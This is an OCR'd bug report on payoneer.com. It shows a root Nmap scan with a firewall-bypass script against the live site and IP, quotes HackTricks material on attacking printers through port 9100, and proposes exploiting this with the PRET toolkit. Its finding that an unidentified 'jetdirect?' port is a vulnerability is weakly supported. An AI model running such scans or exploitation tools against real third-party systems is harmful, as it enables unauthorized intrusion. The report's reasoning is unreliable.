
BUG REPORT



Generated by : Charchit Subedi

Date : 2022/march/31

Time : 4:06 pm

Website : https://www.payoneer.com/

Ip Address : 35.190.33.81

CONTENT

PG.NO

INTRODUCTION TO PAYONEER COMPANY

Payoneer is an American financial services company that provides online money transfer, digital payment services and provides customers with working capital.Companies like Airbnb, Amazon, Google and Upwork use Payoneer to send mass payouts around the world. It is also used by eCommerce marketplaces such as Rakuten,Walmart and Wish.com,freelance marketplaces such as Fiverr and Envato,and works with ad networks to connect these firms with publishers based outside of their headquartered country.


INTRODUCTION TO PJL

The Printer Job Language (PJL) was originally introduced by HP but soon became a de facto standard for print job control. ‘PJL resides above other printer languages’ and can be used to change settings like paper tray or size. It must however be pointed out that PJL is not limited to the current print job as some settings can be made permanent. PJL can also be used to change the printer's display or read/write files on the device. There are many dialects as vendors tend to support only a subset of the commands listed in the PJL reference and instead prefer to add proprietary ones. PJL is further used to set the file format of the actual print data to follow. Without such explicit language switching, the printer has to identify the page description language based on magic numbers.


INTRODUCTION TO NMAP

Nmap (Network Mapper) is a network scanner tool . Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including computing and blocking during a scan. Nmap is a tool that can be used to discover services running on Internet connected systems. Like any tool, it could potentially be used for black hat hacking, as a father to attempts to gain unauthorized access to computer systems; however, Nmap is also used by security and systems administrators to assess their own networks for vulnerabilities (i.e. white hat hacking).

USE OF NMAP IN SCANNING


Applications
Places
Terminal
Mar 31 3:53 PM
root@kali: /home/saugat/Desktop
root@kali: /home/saugat/Desktop
saugat@kali: ~/Desktop


```
┌──(root💀kali)-[/home/saugat/Desktop]
└─# sudo nmap -O -sV --script firewall-bypass payoneer.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 15:47 +0545
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.89% done; ETC: 15:48 (0:00:04 remaining)
Nmap scan report for payoneer.com (35.190.33.81)
Host is up (0.044s latency).
rDNS record for 35.190.33.81: 81.33.190.35.bc.googleusercontent.com
Not shown: 963 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
43/tcp    open  tcpwrapped
80/tcp    open  http
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 301 Moved Permanently
|     Cache-Control: private
|     Content-Type: text/html; charset=UTF-8
|     Referrer-Policy: no-referrer
|     Location: https://35.190.33.81/nice%20ports%2C/Trinity.txt.bak
|     Content-Length: 249
|     Date: Thu, 31 Mar 2022 10:03:32 GMT
|     <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
|     <TITLE>301 Moved</TITLE></HEAD><BODY>
|     <H1>301 Moved</H1>
```



```
|      </head>
|      <body text=#000000 bgcolor=#ffffff>
|      <h1>Error: Bad Request</h1>
|      <h2>Your client has issued a malformed or illegal request.</h2>
|      <h2></h2>
|_     </body></html>
8081/tcp  open  tcpwrapped
8085/tcp  open  tcpwrapped
8086/tcp  open  tcpwrapped
8088/tcp  open  tcpwrapped
8089/tcp  open  tcpwrapped
8090/tcp  open  tcpwrapped
8099/tcp  open  tcpwrapped
9100/tcp  open  jetdirect?
9200/tcp  open  tcpwrapped
20000/tcp open  tcpwrapped
30000/tcp open  tcpwrapped
3 services unrecognized despite returning data. If you know the service/version, please submit the follo
wing fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.92%I=7%D=3/31%Time=62457C5C%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,1B5,"HTTP/1\.0\x20301\x20Moved\x20Permanently\r\nCache-Control:\
SF:x20private\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nReferrer-
SF:Policy:\x20no-referrer\r\nLocation:\x20https://35\.190\.33\.81/\r\nCont
SF:ent-Length:\x20218\r\nDate:\x20Thu,\x2031\x20Mar\x202022\x2010:03:27\x2
```

In the Above screenshot We have scanned the host https://www.payoneer.com/ using Nmap Tool . We have found that jetdirect is open at port 9100 .

So, Let’s try to Find the Vulnerability using google



9100/tcp open jetdirect

About 262,000 results (0.39 seconds)

https://book.hacktricks.xyz › pentesting › 9100-pjl

9100 - Pentesting Raw Printing (JetDirect, AppSocket, PDL ...

Raw port 9100 printing, also referred to as JetDirect, AppSocket or PDL-datastream actually is not a printing protocol by itself ... **9100/tcp open jetdirect**.

You've visited this page 4 times. Last visit: 3/30/22

People also search for


jetdirect port 9100 exploit github
port 9100 used for
jetdirect telnet exploit
port 515 printer exploit
9100 printing
tcp 9100

People also ask

How do I open port 9100?

What is the use of port number 9100?

What ports need to be open for printers?



9100 - Pentesting Raw Printing (JetDirect, AppSocket, PDL-datastream)

Basic Information

Raw printing is what we define as the process of making a connection to port 9100/tcp of a network printer. It is the default method used by CUPS and the Windows printing architecture to communicate with network printers as it is considered as '*the simplest, fastest, and generally the most reliable network protocol used for printers*'. Raw port 9100 printing, also referred to as JetDirect, AppSocket or PDL-datastream actually **is not a printing protocol by itself**. Instead **all data sent is directly processed by the printing device**, just like a parallel connection over TCP. In contrast to LPD, IPP and SMB, this can send direct feedback to the client, including status and error messages. Such a **bidirectional channel** gives us direct **access** to **results** of **PJL**, **PostScript** or **PCL** commands. Therefore raw port 9100 printing – which is supported by almost any network printer – is used as the channel for security analysis with PRET and PFT. (From here)

If you want to learn more about **hacking printers read this page**.

Default port: 9100

We can see that Jetdirect is the vulnerabity of the Printer. We can Try to Exploit the vulnerabity .

IMPACT OF JETDIRECT VULNERABITY


Various channels like USB, LPD, IPP, SMB, or raw port 9100 printing can be used as carriers to deploy malicious print jobs. While it is possible the attack printing protocols themselves, most attacks discussed in this wiki are targeted for the PostScript and PJL interpreters. The payload is just routed by any of the printing channels. This is important to note because it means whenever the attacker can somehow ‘print’ she can attack and exploit those interpreters. An attacker may use this flaw to gain administrative access on that printer.

An (wired or wireless) attacker connecting through a TCP/IP network can deploy print jobs over LPD, IPP, port 9100/tcp, FTP, SMB and the embedded web server. Under the assumption that no strong user authentication like smart card based access control or SSL client certificates is enforced, both attacker models do obviously have a channel to print which is the precondition for further attacks to be carried out. Both are certainly quite strong attacker models because they require direct access – either physical or logical – to the device. However, in penetration testing scenarios where sneaking into the building is not an option and the printer is not directly reachable over the internet, other deployment channels are required. In such cases, the victim's web browser can be used as a carrier for printer malware as discussed in cross-site printing.

POC

Let’s try to exploit the vulnerability using “PRET” Tool which is easily available in the Github , The link for the tool is given below :

https://github.com/RUB-NDS/PRET



Applications Places Google Chrome Mar 30 2:24 PM
9100 - Pentesting Rav
TryHackMe Printer H
GitHub - RUB-NDS/PF
TOP Bug Bounty Pro
Uber Engineering Bu
uber submit bug rep
github.com/RUB-NDS/PRET
Maps Gmail YouTube Facebook Private... Meet - ktz-cmcp-... Hack The Box :: H... New Tab Web Slice Gallery MyWay Other bookma
Product Team Enterprise Explore Marketplace Pricing
Search
Sign in
Sign up
RUB-NDS / PRET Public
Notifications
Fork 554
Star 3k
Code Issues 40 Pull requests Actions Projects Wiki Security Insights
master
2 branches 0 tags
Go to file
Code

jensvoid Merge pull request #61 from DataWearsAHood/master ... a5dd92f on 16 Feb 100 commits

db	Added some README files	5 years ago
fonts	Delete README.md	5 years ago
img	Adding PRET architecture	5 years ago
lpd	a bit of cleaning	7 months ago
mibs	Added some README files	5 years ago
overlays	Added some README files	5 years ago
testpages	Added some testpages	5 years ago
.gitignore	add gitignore	12 months ago
DISCLAIMER.md	PRET v0.39 (BlackHat release)	5 years ago

About

Printer Exploitation Toolkit - The tool that made dumpster diving obsolete.

hacking-printers.net

Readme

GPL-2.0 License

3k stars

